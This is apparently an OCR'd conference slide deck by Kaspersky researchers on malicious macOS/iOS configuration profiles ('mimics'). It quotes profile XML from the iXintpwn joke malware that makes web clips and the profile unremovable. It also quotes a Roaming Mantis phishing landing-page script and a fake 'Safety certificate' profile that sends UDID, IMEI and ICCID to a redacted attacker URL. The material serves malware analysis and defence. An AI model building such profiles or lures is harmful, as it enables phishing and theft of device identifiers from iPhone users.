

Mimic in
configuration
OBTS v3.0

Contents

1. Who are we?
2. What is a configuration profile?
3. Mimics in the wild
4. Collected 400+ mimics(?)
5. How rogues make a mimic
6. How to mitigate the risk?
7. Conclusion


who are we?

Who are we?

Manabu Niseki

Suguru Ishimaru

Kaspersky



What is a configuration profile?

What is a configuration profile?

- A configuration profile (a.k.a mobileconfig) is a set of configurations to set up a system.
- A configuration profile works on macOS, iOS and tvOS.

What is a configuration profile?

A configuration profile is an XML file which contains a number of settings that you can specify



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://ww
<plist version="1.0">
<dict>
    <key>ConsentText</key>
    <dict>
        <key>default</key>
        <string>[redacted]le ONE configuration profile</string>
    </dict>
    <key>PayloadContent</key>
    <array>
        <dict>
            <key>APNs</key>
            <array>
                <dict>
                    <key>AuthenticationType</key>
                    <string>CHAP</string>
```


- Restrictions on device features
- Wi-Fi settings
- VPN settings
- Email server settings
- Exchange settings
- LDAP directory service settings
- CalDAV calendar service settings
- Web clips
- Credentials and keys



MIMICS IN THE WILD


Why “Mimic”?
M I M I C
macOS and **i**OS **M**aliciously **I**njected **C**onfiguration

Mimic or a legitimate profile?

It’s difficult to distinguish whether it is a mimic or not.






> All of the here are mimics.

Mimics in the wild


IXINTPWN

iXintpwn: infection vector


iXintpwn (a.k.a YJSNPI) is a joke program made by a Japanese malware developper.




iXintpwn: mimic of joke program

This mimic made many icons (web clips) in installed device.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0
<plist version="1.0">
  <dict>
    <key>PayloadType</key>
    <string>Configuration</string>
    <key>PayloadVersion</key>
    <integer>1</integer>
    <key>PayloadOrganization</key>
    <string>iXintpwn team</string>
    <key>PayloadIdentifier</key>
    <string>com.14kv2smc.rkdqguox.ssxaqrsr</str
    <key>PayloadUUID</key>
    <string>17e0477e-1b76-4ee5-afdf-43c2c535a547</string>
    <key>PayloadDisplayName</key>
    <string>iXintpwn</string>
    <key>PayloadDescription</key>
    <string>Jailbreak for iOS9.3.4-iOS10.0.2</string>
    <key>PayloadRemovalDisallowed</key>
```



iXintpwn: joke program (web clip)





Max number of web clip = 999?

iXintpwn: <key>IsRemovable</key>

Web clips is unremovable if **IsRemovable** is set as false

```
v4iFE6N4lBWPysNpLXLDvQo9abzuHUEJx7F0IWySPGicBZ
hCYAS2QhIygIO9CEwSyAEiEQH6JUITACUJUJAttNUwt5IC
wm4TWuoa2GpYLllh1HMcUIQkH/9k=</data>
        <key>IsRemovable</key>
        <false />
```






iXintpwn: <key>PayloadRemovalDisallowed</key>

Profile is unremovable if **PayloadRemovalDisallowed** is set as true

```
<key>PayloadDescription</key>
<string>Jailbreak for iOS9.3.4-iOS10.0.2</string>
<key>PayloadRemovalDisallowed</key>
<false />
<key>PayloadContent</key>
<array>
```


```
<key>PayloadDescription</key>
<string>Jailbreak for iOS9.3.4-iOS10.0.2</string>
<key>PayloadRemovalDisallowed</key>
<true />
<key>PayloadContent</key>
<array>
```




ROAMING MANTIS

Roaming Mantis: overview


SMS phishing



Android:
MoqHao malware


iOS:
Phishing
(with a profile)

DNS changer




Roaming Mantis: landing Page

```
<p id="infoText" style="text-align:center; display: none">For your convenience, please
perform a network security upgrade, re-login to your apple account after installing the
certificate, which has been used to reactivate the system.</p>
<script>
  let aletText = $("#infoText").children().text()
      if(aletText==''){
          alert($("#infoText").text())
      }else{
          alert(aletText)
      }
      location.href = '../apple/Public/udid.mobileconfig'
      //location.href='http://security.apple.com/apple/Public/udic
</script>
```



Roaming Mantis: configuration profile





```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>PayloadContent</key>
        <dict>
            <key>URL</key>
            <string>https://[redacted]/index.php/receive</string>
            <key>DeviceAttributes</key>
            <array>
                <string>UDID</string>
                <string>IMEI</string>
                <string>ICCID</string>
                <string>VERSION</string>
                <string>PRODUCT</string>
            </array>
        </dict>
        <key>PayloadOrganization</key>
        <string>[redacted]m</string>
        <key>PayloadDisplayName</key>
        <string>Safety certificate</string>
        <key>PayloadVersion</key>
        <integer>1</integer>
        <key>PayloadUUID</key>
        <string>3C4DC7D2-E475-3375-489C-0BB8D737A653</string>
        <key>PayloadIdentifier</key>
        <string>[redacted]service</string>
```


Roaming Mantis: enrollment payload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
